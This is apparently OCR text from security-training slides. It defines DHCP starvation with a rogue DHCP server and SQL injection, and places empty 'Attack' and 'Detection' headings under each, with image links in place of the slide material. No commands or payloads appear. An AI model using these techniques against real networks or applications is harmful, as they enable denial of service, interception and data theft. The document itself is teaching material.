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
ATK #3
DHCP Starvation + DHCP Rogue

during a DHCP attack, a hostile actor floods a DHCP server with bogus DISCOVER packets until the DHCP server exhausts its supply of IP addresses. Once that happens, the attacker can deny legitimate network users service, or even supply an alternate DHCP connection that leads to a Man-in-the-Middle (MITM) attack.

Attack



DHCP Starvation

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

Attack



DHCP Rogue

Detection



DHCP Starvation

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
Detection



DHCP Starvation

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
ATK #4
SQL Injection

is a code injection technique, used to attack applications that manage data through relational databases using the SQL language. Failure to check user input allows you to artificially insert strings of SQL code that will be executed by the application.

Attack



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Attack

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
Detection



SQL Injection

